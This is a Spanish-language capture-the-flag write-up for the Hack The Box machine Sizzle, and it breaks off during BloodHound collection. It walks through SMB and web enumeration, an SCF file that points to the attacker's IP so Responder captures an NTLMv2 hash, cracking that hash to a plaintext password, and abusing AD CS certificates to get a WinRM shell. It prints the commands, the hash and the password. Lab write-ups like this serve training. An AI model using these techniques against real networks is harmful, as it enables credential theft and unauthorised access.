Writeup CTF Sizzle
Hack The Box

Contenido

0- Introducción

Sizzle es una máquina de dificultad Insane de Hack the Box creada por mrb3n y lkys37en, de los cuales son los autores de 2 de los 3 Hack The Box Pro Labs que están disponibles actualmente.

Sizzle es una máquina bastante antigua, ya que se lanzó en enero de 2019.

1- Enumeración

1.1. NMAP

```
kali@kali ~/Desktop/HackTheBox/Sizzle sudo nmap -p- --min-rate 5000 --open -vvv -Pn -n 10.10.10.103 -oG allports
```

```
PORT      STATE SERVICE          REASON
21/tcp    open  ftp              syn-ack ttl 127
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
443/tcp   open  https            syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
5986/tcp  open  wsmans           syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49665/tcp open  unknown          syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49669/tcp open  unknown          syn-ack ttl 127
49677/tcp open  unknown          syn-ack ttl 127
49688/tcp open  unknown          syn-ack ttl 127
49689/tcp open  unknown          syn-ack ttl 127
49691/tcp open  unknown          syn-ack ttl 127
49694/tcp open  unknown          syn-ack ttl 127
49702/tcp open  unknown          syn-ack ttl 127
49709/tcp open  unknown          syn-ack ttl 127
49716/tcp open  unknown          syn-ack ttl 127
```

```
kali@kali ~/Desktop/HackTheBox/Sizzle sudo nmap -p21,53,80,135,139,389,443,445,464,593,636,3268,3269,5985,5986,
9389,47001,49664,49665,49666,49669,49677,49688,49689,49691,49694,49702,49709,49716 -sV -vvv 10.10.10.103 -oN results
```


```
PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Defa
ult-First-Site-Name)
443/tcp   open  ssl/http      syn-ack ttl 127 Microsoft IIS httpd 10.0
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Defa
ult-First-Site-Name)
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Defa
ult-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: HTB.LOCAL, Site: Defa
ult-First-Site-Name)
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http      syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49688/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49689/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49702/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49709/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49716/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: SIZZLE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Los puertos más interesantes son FTP (21), HTTP (80), LDAP (389) y SMB (445). También tenemos WinRM en 5985/5986 como puerto útil si encontramos credenciales.

1.2. FTP

A partir del resultado de nmap, parece que el script de nmap ftp-anon identificó que se permite el inicio de sesión FTP anónimo.


```
kali@kali ~/Desktop/HackTheBox/Sizzle nmap --script=ftp-anon 10.10.10.103

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 07:18 EDT
Nmap scan report for 10.10.10.103
Host is up (0.060s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
kali@kali ~/Desktop/HackTheBox/Sizzle ftp 10.10.10.103
Connected to 10.10.10.103.
220 Microsoft FTP Service
Name (10.10.10.103:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||65007|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp>
```

FTP permite inicios de sesión anónimos, pero el directorio está vacío.

1.3. HTTP

Revisamos el servidor HTTP pero solo contenia un gif.



Vamos a enumerar directorios utilizando la herramienta dirsearch:

```
kali@kali ~/Desktop/HackTheBox/Sizzle dirsearch -u "http://10.10.10.103:80" -i 200,301,401,403

v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.10.103-80/_22-06-25_07-30-05.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-06-25_07-30-05.log

Target: http://10.10.10.103:80/

[07:30:05] Starting:
[07:30:06] 403 -  312B  - /%2e%2e//google.com
[07:30:20] 403 -    2KB - /Trace.axd
[07:30:21] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[07:30:39] 301 -  157B  - /aspnet_client  →  http://10.10.10.103/aspnet_client/
[07:30:39] 403 -    1KB - /aspnet_client/
[07:30:44] 401 -    1KB - /certsrv/
[07:30:44] 403 -    1KB - /certenroll/
[07:31:00] 403 -    1KB - /images/
[07:31:00] 301 -  150B  - /images  →  http://10.10.10.103/images/
[07:31:02] 200 -   60B  - /index.html
```

Los directorios interesantes son /certsrv y /certenroll. El /certsrv es más interesante ya que el código de estado es 401 (lo que significa que no estamos autorizados, lo que indica que debe haber una autenticación HTTP, por lo general).


1.4. SMB

Lo primero que debemos saber son los recursos compartidos, para lo que utilizaremos smbclient.

```
kali@kali ~/Desktop/HackTheBox/Sizzle smbclient --list //sizzle.htb/ -U ""
Password for [WORKGROUP\]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        CertEnroll      Disk      Active Directory Certificate Services share
        Department Shares Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Operations      Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to sizzle.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
kali@kali ~/Desktop/HackTheBox/Sizzle
```

Los recursos interesantes son CertEnroll, Department Shares y Operations. Los recursos compartidos ADMIN$, C$, NETLOGIN y SYSVOL son recursos compartidos integrados en Windows, por lo que es común tenerlos en los resultados.

noté que había un recurso compartido para los Servicios de certificados de Active Directory. Lo más probable /certsrv es que esté en el servidor web: http://sizzle.htb/certsrv



Tenemos la URL, pero necesitamos credenciales.

Vamos a listar el contenido de los recursos compartidos usando smbclient. Revisando el recurso compartido Operations usando smbclient, traté de enumerar lo que hay dentro usando el comando dir pero obtuve el acceso denegado:

```
kali@kali ~/Desktop/HackTheBox/Sizzle smbclient \\\\sizzle.htb\\Operations
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
NT_STATUS_ACCESS_DENIED listing \*
smb: \>
```

Luego me conecto al recurso compartido Department Shares y enumero lo que hay dentro:

```
kali@kali ~/Desktop/HackTheBox/Sizzle smbclient "\\\\sizzle.htb\\Department Shares"
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Jul  3 11:22:32 2018
  ..                                  D        0  Tue Jul  3 11:22:32 2018
  Accounting                          D        0  Mon Jul  2 15:21:43 2018
  Audit                               D        0  Mon Jul  2 15:14:28 2018
  Banking                             D        0  Tue Jul  3 11:22:39 2018
  CEO_protected                       D        0  Mon Jul  2 15:15:01 2018
  Devops                              D        0  Mon Jul  2 15:19:33 2018
  Finance                             D        0  Mon Jul  2 15:11:57 2018
  HR                                  D        0  Mon Jul  2 15:16:11 2018
  Infosec                             D        0  Mon Jul  2 15:14:24 2018
  Infrastructure                      D        0  Mon Jul  2 15:13:59 2018
  IT                                  D        0  Mon Jul  2 15:12:04 2018
  Legal                               D        0  Mon Jul  2 15:12:09 2018
  M&A                                 D        0  Mon Jul  2 15:15:25 2018
  Marketing                           D        0  Mon Jul  2 15:14:43 2018
  R&D                                 D        0  Mon Jul  2 15:11:47 2018
  Sales                               D        0  Mon Jul  2 15:14:37 2018
  Security                            D        0  Mon Jul  2 15:21:47 2018
  Tax                                 D        0  Mon Jul  2 15:16:54 2018
  Users                               D        0  Tue Jul 10 17:39:32 2018
  ZZ_ARCHIVE                          D        0  Mon Jul  2 15:32:58 2018

                7779839 blocks of size 4096. 3462420 blocks available
smb: \>
```

Tenemos múltiples directorios, pero podemos cargar archivos en dos de ellos:

```
smb: \Users\Public\> put prueba_carga.txt
putting file prueba_carga.txt as \Users\Public\prueba_carga.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \Users\Public\>
```


Estamos buscando credenciales. Dado que podemos escribir en uno de los directorios, posiblemente podamos aplicar un ataque a través de un archivo scf. Vamos a colocar un archivo scf en Users/Public. La estructura del archivo es la siguiente:

```
1 [Shell]
2 Command=2
3 IconFile=\\10.10.xx.xx\share\elhackeretico.ico
4 [Taskbar]
5 Command=ToggleDesktop
```

Entonces correremos responder. Cada vez que un usuario navega por ese directorio, automáticamente intentará conectarse a mi equipo a través de smb, ahí es cuando responder atrapará los hashes.

```
[SMB] NTLMv2-SSP Client   : ::ffff:10.10.10.103
[SMB] NTLMv2-SSP Username : HTB\amanda
[SMB] NTLMv2-SSP Hash     : amanda::HTB:b88fd9cffd5cdd32:DEAAF25314BFD99640747E2A6BB09121:0101000000000000080093A816B
89D801949EB0E96DC3F0F500000000020008004300330055005600010001E00570049004E002D004A003200450036005300390059004E004B0033
00370004003400570049004E002D004A003200450036005300390059004E004B00330037002E00430033005500560002E004C004F00430041004C
0003001400430033005500560002E004C004F00430041004C0005001400430033005500560002E004C004F00430041004C0007000800800093A816B
89D80106000400020000000800300030000000000000000010000000020000005F562E3B0171B1F792B16B9660C07F57C4EC80727F208655AFC5AA
A318DEA3C60A0010000000000000000000000000000000000000009001E006300690066007300 2F00310030002E00310030002E00310036002E0034
000000000000000000000000000
```

Ya tenemos el hash de una contraseña y un usuario.

Guardamos el hash en un archivo y lo desciframos con John utilizando el diccionario rockyou.txt.

```
kali@kali ~ john --wordlist=rockyou.txt /home/kali/Desktop/HackTheBox/Sizzle/hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ashare1972       (amanda)
1g 0:00:00:10 DONE (2022-06-26 14:52) 0.09910g/s 1131Kp/s 1131Kc/s 1131KC/s Ashia12..Arief&Siti
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
kali@kali ~
```

Obtenemos la contraseña para el usuario amanda en texto plano.

Seguimos enumerando. Vamos a continuar enumerando los recursos compartidos como usuario amanda.

```
kali@kali ~ crackmapexec smb 10.10.10.103 -d HTB -u amanda -p Ashare1972 --shares
SMB         10.10.10.103    445    SIZZLE           [*] Windows 10.0 Build 14393 x64 (name:SIZZLE) (domain:HTB) (signing:True) (SMBv1:False)
SMB         10.10.10.103    445    SIZZLE           [+] HTB\amanda:Ashare1972
SMB         10.10.10.103    445    SIZZLE           [+] Enumerated shares
SMB         10.10.10.103    445    SIZZLE           Share           Permissions     Remark
SMB         10.10.10.103    445    SIZZLE           -----           -----------     ------
SMB         10.10.10.103    445    SIZZLE           ADMIN$                          Remote Admin
SMB         10.10.10.103    445    SIZZLE           C$                              Default share
SMB         10.10.10.103    445    SIZZLE           CertEnroll      READ            Active Directory Certificate Services share
SMB         10.10.10.103    445    SIZZLE           Department Shares READ
SMB         10.10.10.103    445    SIZZLE           IPC$            READ            Remote IPC
SMB         10.10.10.103    445    SIZZLE           NETLOGON        READ            Logon server share
SMB         10.10.10.103    445    SIZZLE           Operations
SMB         10.10.10.103    445    SIZZLE           SYSVOL          READ            Logon server share
kali@kali ~
```


Comprobamos si las credenciales tienen privilegios en WinRM.


```
kali@kali ~ crackmapexec winrm 10.10.10.103 -u 'amanda' -p 'Ashare1972'
SMB         10.10.10.103    5986   SIZZLE           [*] Windows 10.0 Build 14393 (name:SIZZLE) (domain:HTB.LOCAL)
HTTP        10.10.10.103    5986   SIZZLE           [*] https://10.10.10.103:5986/wsman
WINRM       10.10.10.103    5986   SIZZLE           [-] HTB.LOCAL\amanda:Ashare1972 "The server did not response with one of the following authentication methods Negotiate, Kerberos, NTLM - actual: ''"
kali@kali ~
```

Pero parece que no funciona.

1.5. /certsrv


Iniciamos sesión en la URL que encontramos al principio del writeup y que requería de usuario y contraseña.



Es un servicio de certificados de AD de Windows.

¿Qué son los Servicios de Certificados de Active Directory (AD CS)? Según Microsoft, AD CS es el "rol de servidor que le permite crear una infraestructura de clave pública (PKI) y proporcionar criptografía de clave pública, certificados digitales y capacidades de firma digital para su organización".

Al hacer clic en el enlace "Solicitar un certificado" en la página, me da dos opciones. Al marcar "Solicitud de certificado avanzada", podemos agregar firmar nuestra propia clave.



Tenemos una opción en Evil-WinRM para usar claves públicas y claves privadas para iniciar sesión.

Creamos una clave para el usuario amanda y generamos una solicitud de firma de certificado (CSR) con los siguientes comandos.



```
kali@kali ~/Desktop/HackTheBox/Sizzle openssl genrsa -aes256 -out amanda.key
Generating RSA private key, 2048 bit long modulus (2 primes)
...+++++
.+++++
e is 65537 (0×010001)
Enter pass phrase for amanda.key:
Verifying - Enter pass phrase for amanda.key:
kali@kali ~/Desktop/HackTheBox/Sizzle l
```

```
kali@kali ~/Desktop/HackTheBox/Sizzle cat amanda.key
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-256-CBC,3ECA400244A4BA6C6EC3A0FB4501C815

IFvKRqIknegtYeLwop/AcT7jt6mmyyatfaKzlny2FwfqBc007H1By7kuA/9wp+AP
mEMF+ggjGIHyjp8rpTTf3QruuXJvQxqCnodUXxtvfHVy+ALfwRaRC/mtSOqLWz60
5OUx9wb/XvEXdY8X3Rg8sWd8/IIK8CXbjlOlkCwlFdwbqnP6RjobJm5uF3MXUGC9
kRlNav124F+wI5zcujp4THau2T13ejYIBOZHJCErSptkurG5IvELSfG2r7Q8l9JV
EkPUfqlYjkukGnNK1rD9oJ0lFJTGQRj+pRtpA8tSuI/yjwY8JI9ufcr48Ld3skPm
nF1mOUPlOfZ9uTAFkLsrSuZNzIgfSsP+Jw5nQ3ZjrAX+fcVrGk+zqYfTXFTJsmai
9mA5dVFGjCyE/HbTJyLeojFJ3rxo1GLpeYL3GDlRCnjWmVZ8KvK11qT0DmLMGbLw
2aaCjdbVkHl8tolClngJG8ZDOxFz3fPPvaNEK6A/HIXzFidiuanEV7h8GPVT3AOl
/SOKrufzlcWoQrE9udXHFC+Jddr0o/8KFd9RvH0oE1qScyKrsP9+t7WqqFO4QfRh
bhgihkleOsQ3R1cltoAKEIQnciXHrcTzHw2i1KPmEnzMchgSOMKsU1Tl0351ZX7H
tw+fKnI6IdwF5rxqODJp0EmPn1stwhc2NaKY76C35OlwBYwrNythw9hJoVEvZw5h
rffcJn3zelr1PSCmbGVJeg/hKMj/JVE8bny7Gii+u9Ee8Kof47lIhr4Y01dA2/hW
QnA/VUfaWB4TVPH4GdCCS5xoQL3FZNeSuQ/P6Za2JXA1jeep44vwOzfs1eAtzj/S
4V5rqWusSlHAuKFT/nyZvVt+NiAEut2gvNx7WK0SNBHiIYPjQlaY9QMCVHHx8hHt
zAOFs9MszvCVAQeaEBQtxznOKc/91MJLiwNrztP60psX9jdK/NbQhpExeL6nweHU
xVv3pB6/rLL/SDrz2QB2H+A9egEB7ZKFhlnNCwdwWWTKOhMp5GgaBJatrzLjCdE9
r39sQGoSSbtvKxDCSj4lNELtMa8xIV/imB+8stuhEd+U4TP09LAf1/1fDqGWapUl
bHi7WdtvBzr0eNJojYIZHvzAdo1QUsFCw5py1FjTrqs/TJdQCTU+1KpmlW8qbKnx
0rDJFpJuYsiqbrDMKSeKSdsaKDL8eHmKp8SwGOb8KtlDzpBvGh6YJ09QZf1k4mSh
IKfdhwF7wxiL6oIUTB3HIuI0eQSfsaiMEOm2/bzgfHNoWi9rmdtI8YzBfJ0e3ZSM
w8×1YHhvZdZ20icq/leAwcbpbx6aI2hDubTwVc6mQJG3+iNUzAWlgzWttzK6TzAF
APjwqgxqAac+53nqw6DaoA4RZHKcfMXLMloEd03nZV7BOiSOEqRL053lAEOjkgkI
1c+ZSNuz9KB8m8mat9Ol6sbK7iH0T2dJ/xVYbJCHEGi3sifeBJGI9BkEJKVC4r9i
q5C9C2WZV55otl9JDMswEK5rE+b57UnxJ8HZWiAW1ggPjneC7tnGE/SU0hF5EfmW
mYqKSJg4QjbL+k8yCX9rv05UcLbT7gsYbcP/QXT8hhlZtKV1X5uuZJ9QTDl9/KEG
-----END RSA PRIVATE KEY-----
kali@kali ~/Desktop/HackTheBox/Sizzle
```

Y generamos el archivo CSR.

```
kali@kali ~/Desktop/HackTheBox/Sizzle openssl req -new -key amanda.key -out amanda.csr
```

Luego, en la página web de registro del certificado, podemos copiar/pegar el contenido del CSR.



Esto genera un certificado firmado que vamos a descargar.

2- Explotación

2.1. Shell como usuario amanda

Usando la clave pública y privada, inicié sesión como Amanda.

```
kali@kali ~/Desktop/HackTheBox/Sizzle evil-winrm -S -i 10.10.10.103 -u amanda -p Ashare1972 -c certnew.cer -k amanda.key

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

Enter PEM pass phrase:
*Evil-WinRM* PS C:\Users\amanda\Documents>
```

Buscamos la flag user.txt en todas las carpetas del usuario amanda pero no la encontramos, quizás este usuario sea el punto de pivote hacia otro usuario de dominio.

Vamos a utilizar bloodhound para extraer información interesante del dominio.


Comenzamos por el ingestor, en esta ocasión vamos a utilizar la versión Python, que no es necesario cargarla en la máquina víctima.

```
kali@kali ~/Desktop/HackTheBox/Sizzle bloodhound-python -d htb.local -u amanda -p Ashare1972 -gc sizzle.htb.local -c all -ns 10.10.10.103
INFO: Found AD domain: htb.local
INFO: Connecting to LDAP server: sizzle.HTB.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: sizzle.HTB.LOCAL
WARNING: Could not resolve SID: S-1-5-21-2379389067-1826974543-3574127760-1000
INFO: Found 8 users
INFO: Connecting to GC LDAP server: sizzle.htb.local
INFO: Found 53 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: sizzle.HTB.LOCAL
INFO: Done in 00M 14S
kali@kali ~/Desktop/HackTheBox/Sizzle
```

Y creamos el .zip para poder cargarlo en bloodhound.


```
kali@kali ~/Desktop/HackTheBox/Sizzle zip htblocal.zip *.json
